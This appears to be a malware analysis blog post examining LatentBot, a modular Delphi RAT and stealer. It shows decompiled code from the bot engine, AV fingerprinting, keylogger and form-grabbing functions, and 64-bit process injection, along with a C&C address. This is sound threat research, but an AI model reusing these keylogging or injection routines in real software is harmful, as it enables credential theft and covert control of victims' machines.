In order to defeat this obfuscation I prepared a dedicated IDA script (latent_dec.py). Not much of the other obfuscation techniques has been used, so after applying it, the code looks much more understandable:

Another thing, typical for LatentBot's pieces are the resources following similar schema. The current sample comes with 2 resources: CFG and R. Both of them are encrypted:



This element unpacks another module (b622a0b443f36d99d5595acd0f95ea0e), that is injected this time into *iexplore*. The new module has resources with a structure similar to the previous one. It's CFG file contains strings encrypted by an algorithm typical for this bot:



The configuration of this element contains the bot group ID and the CnC address:

```
MxN4ViazcD -> Group 1 j5kmNVnZPcAt18wWBH3kfMOzGQ6ENA -> http://104.232.32.101/
```

Modules

The main element of the LatentBot is an engine downloading and managing the modules. Each module of LatentBot have some different task to do. Overall, it has capabilities of a typical RAT and stealer. Downloaded submodules are various for various samples. In the analyzed one, elements with the following names has been fetched:

- formgrab-128521-2

- Bot_Engine-641712-8
- Found_Core-147200-2
- send_report-325310-77
- security-945874-2
- remote_desktop_service-828255-2
- vnc_hide_desktop-590642-47
- Socks-400578-2

Let's have a look inside some of them…

Bot_Engine Module

As the name states, this is the main module of the bot. It is responsible for the communication with the C&C and loading the plugins.

It fingerprints the environment and send the collected data in the beacon to the CnC.

```
'tkNFKRA' -> '&ver=' 'tA8OqC' -> '&os=' 't4M5zB' -> '&av="' 't4c85aF' -> '&acs=' 'tct4rwD' -> '&x64=
```

Example – checking installed AV products:

```
00424591 push    [ebp+var_8]
00424594 lea     edx, [ebp+var_38]
00424597 mov     eax, offset aT4m5zb ; &av="
0042459C call    decrypt_string
004245A1 push    [ebp+var_38]
004245A4 lea     eax, [ebp+var_3C]
004245A7 call    fingerprint_av
004245AC push    [ebp+var_3C]
004245AF lea     eax, [ebp+var_8]
```

The dedicated function contains a long list of the directories that are checked,i.e.


```
00413674 lea     edx, [ebp+var_8]
00413677 mov     eax, offset aBrbnlexiknxwa6 ; Program Files\Alwil Software
0041367C call    decrypt_string
00413681 mov     edx, [ebp+var_8]
00413684 pop     eax
00413685 call    sub_40450C
0041368A mov     eax, [ebp+var_4]
0041368D call    sub_409CC8
00413692 test    al, al
00413694 jnz     short product_found
```

```
00413696 lea     edx, [ebp+var_C]
00413699 mov     eax, 3
0041369E call    sub_41343C
004136A3 lea     eax, [ebp+var_C]
004136A6 push    eax
004136A7 lea     edx, [ebp+var_10]
004136AA mov     eax, offset aPzhfbkxbhblciw ; Documents and Settings\All Users\AVAST Software
004136AF call    decrypt_string
004136B4 mov     edx, [ebp+var_10]
004136B7 pop     eax
004136B8 call    sub_40450C
```

This module gives to the attacker remote control on the victim's environment by executing various commands, such as:

```
'/tKvXgFBlB' -> 'testapi' 'slx6nfFi' -> 'get_id' '5J5eN0Wp9A' -> 'restart' '4FEa7FfTRCI' -> 'shutdow
```

Example – fragment of the function stealing and clearing the cookies:




After completing a task, it also sends a report about the operation status:

```
004279AB report_task_result:
004279AB lea     edx, [ebp+var_14]
004279AE mov     eax, offset aTs9b9qtuo0f ; &taskid=
004279B3 call    decrypt_string
004279B8 push    [ebp+var_14]
004279BB lea     edx, [ebp+var_18]
004279BE mov     eax, edi
004279C0 call    sub_409AD0
004279C5 push    [ebp+var_18]
004279C8 lea     edx, [ebp+var_1C]
004279CB mov     eax, offset aTs9b9qjo7onmtX ; &taskresult=
004279D0 call    decrypt_string
004279D5 push    [ebp+var_1C]
004279D8 lea     edx, [ebp+var_20]
004279DB mov     eax, [ebp+var_4]
004279DE call    sub_409AD0
004279E3 push    [ebp+var_20]
004279E6 lea     edx, [ebp+var_24]
004279E9 mov     eax, offset aTo8kkl6mygs8_1 ; &errcode=
004279EE call    decrypt_string
004279F3 push    [ebp+var_24]
004279F6 lea     edx, [ebp+var_28]
004279F9 mov     eax, [ebp+var_8]
004279FC call    sub_409AD0
00427A01 push    [ebp+var_28]
00427A04 lea     edx, [ebp+var_2C]
00427A07 mov     eax, offset aT0tynckcneo_0 ; &random=
```

Security Module

This module performs extended environment check against various security products. Looking at the resources, we can find three elements: DFX, VBL, FDL containing lists of strings encrypted in the typical way:



Decrypting them gives an extensive list of the checked paths: DFX , VBL, and modules (exe, dll, sys): FLD

Formgrab Module

In comparison to other modules, this one does not contain string or API obfuscation.

```
UINT_PTR periodic_key_check()
{
  LANGID v0; // ax@1
  UINT_PTR result; // eax@3

  byte_40F91C = 1;
  *off_40E5F4 = 1;
  v0 = GetUserDefaultLangID();
  SetThreadLocale(v0);
  if ( dword_40F924 )
    KillTimer(0, dword_40F924);
  result = SetTimer((HWND)*off_40E5FC, 0, 5u, (TIMERPROC)keylog_module);
  dword_40F924 = result;
  return result;
}
```

We can find it grabbing the content of fields of the windows:


```
int __usercall fetch_windows_text@<eax>(int a1@<eax>, long double a2@<st0>)
{
  char v2; // zf@1
  unsigned int v4; // [sp-Ch] [bp-10h]@1
  void *v5; // [sp-8h] [bp-Ch]@1
  int *v6; // [sp-4h] [bp-8h]@1
  int v7; // [sp+0h] [bp-4h]@7
  int savedregs; // [sp+4h] [bp+0h]@1

  System::__linkproc__ LStrAddRef(a1);
  v6 = &savedregs;
  v5 = &loc_40BD51;
  v4 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v4);
  hWnd = GetForegroundWindow();
  GetWindowTextA(hWnd, String, 255);
  unknown_libname_69(&dword_40F7F8, String, 255);
```

…and tapping the typed keys:

```
v8 = MapVirtualKeyExA(key, 0, v4);
GetKeyNameTextA(v8 << 16, &String, 33);
if ( lstrlenA_0(&String) > 1 )
{
  if ( key == 32 )
    qmemcpy(&String, dword_40C7CC, 0x21u);
  if ( key == 161 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 160 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 16 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 18 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 164 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 165 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 17 )
    qmemcpy(&String, "CTRL", 0x21u);
  if ( key == 162 )
    qmemcpy(&String, "LCTRL", 0x21u);
  if ( key == 163 )
    qmemcpy(&String, "RCTRL", 0x21u);
  if ( key == 96 )
    qmemcpy(&String, "N0", 0x21u);
```

Foud_Core Module

This is the only module that has been written in C++ instead of Delphi. It comes with a default icon added to Windows projects by Visual Studio.



It’s original name is installer.exe and it exports various functions, that can be used to make injections into 64 bit applications:

Offset	Name	Value	Meaning
42340	Characteristics	0	
42344	TimeDateStamp	58B5B17C	
42348	MajorVersion	0	
4234A	MinorVersion	0	
4234C	Name	43DE0	installer.exe
42350	Base	1	
42354	NumberOfFunc...	C	
42358	NumberOfNames	C	
4235C	AddressOfFunc...	43D68	
42360	AddressOfNames	43D98	
42364	AddressOfNam...	43DC8	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
42368	1	5D20	43DEE	GetModuleHandle64
4236C	2	6450	43E00	GetProcAddress64
42370	3	6A80	43E11	GetThreadContext64
42374	4	68A0	43E24	ReadProcessMemory64
42378	5	63E0	43E38	SetLastErrorFromX64Call
4237C	6	6B30	43E50	SetThreadContext64
42380	7	65F0	43E63	VirtualAllocEx64
42384	8	66E0	43E74	VirtualFreeEx64
42388	9	67C0	43E84	VirtualProtectEx64
4238C	A	6520	43E97	VirtualQueryEx64
42390	B	6990	43EA8	WriteProcessMemory64
42394	C	5AB0	43EBD	X64Call

It has various features that are different from other modules, i.e. lack of string obfuscation. Performed actions are reported by debug strings, that are stored inside the binary as open text, i.e.

```
lpStartAddress = 0;
v4 = OpenProcess(0x43Au, 0, dwProcessId);
v18 = v4;
v5 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
wsprintfA(v5, "runDllFromProcees pid = %d hproc = %d", v2, v4);
OutputDebugStringA(v5);
LocalFree(v5);
if ( v4 != (HANDLE)-1 )
{
  sub_404230(v2);
  if ( (unsigned __int8)sub_404370(v2) && lpStartAddress )
  {
    v6 = v19;
    lpStartAddress = *(LPTHREAD_START_ROUTINE *)(v19 + 8);
    dwSize = *(_DWORD *)(v19 + 12);
    v19 = *(_DWORD *)(v19 + 20);
    if ( (unsigned __int8)sub_401860(&v13) )
    {
      lpStartAddress = (LPTHREAD_START_ROUTINE)sub_401650(v4, v19);
      v19 = (SIZE_T)write_process_memory(v4, v6);
      v7 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
      wsprintfA(v7, "runDllFromProcees AllocWriteDLL64 addr = %d pid = %d ");
      OutputDebugStringA(v7);
      LocalFree(v7);
      if ( lpStartAddress )
      {
        if ( v19 )
        {
          ((void (__cdecl *)(int, int, signed int, HANDLE, char))X64Call)(
            v14,
            v15,
            10,
            v4,
            (unsigned __int64)(signed int)v4 >> 32);
          v21 = 1;
          GetLastError();
          v8 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
          wsprintfA(v8, "runDllFromProcees create thread lasterr = %d pid = %d ");
          OutputDebugStringA(v8);
          LocalFree(v8);
```

The compilation timestamp of this executable points at the February of 2017: *2017:02:28 18:21:01+01:00*. This element was not observed in previous years, so probably indeed it is added this year, to expand injection capabilities of the LatentBot to 64 bit processes.

Conclusion

LatentBot has been around for several years, however, looking at the modules we can find out that it is still being actively maintained. The distributed package is a mixture of old and new modules.

The authors of this bot are not very advanced in malware development. They program in Delphi and use some ready-made templates. Also, the obfuscation they use can be easily defeated. However, they delivered a bot that is very rich in features and easily expandable, thus, it still poses a serious threat.

Appendix

https://www.cert.pl/news/single/latentbot-modularny-i-silnie-zaciemniony-bot/ – Polish CERT on LatentBot (December 2016)

https://www.fireeye.com/blog/threat-research/2015/12/latentbot_trace_me.html – FireEye on LatentBot (2015)

https://cys-centrum.com/ru/news/module_trojan_for_unauthorized_access – CyS Centrum report (2015)

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.

Source: https://blog.malwarebytes.com/threat-analysis/2017/06/latentbot/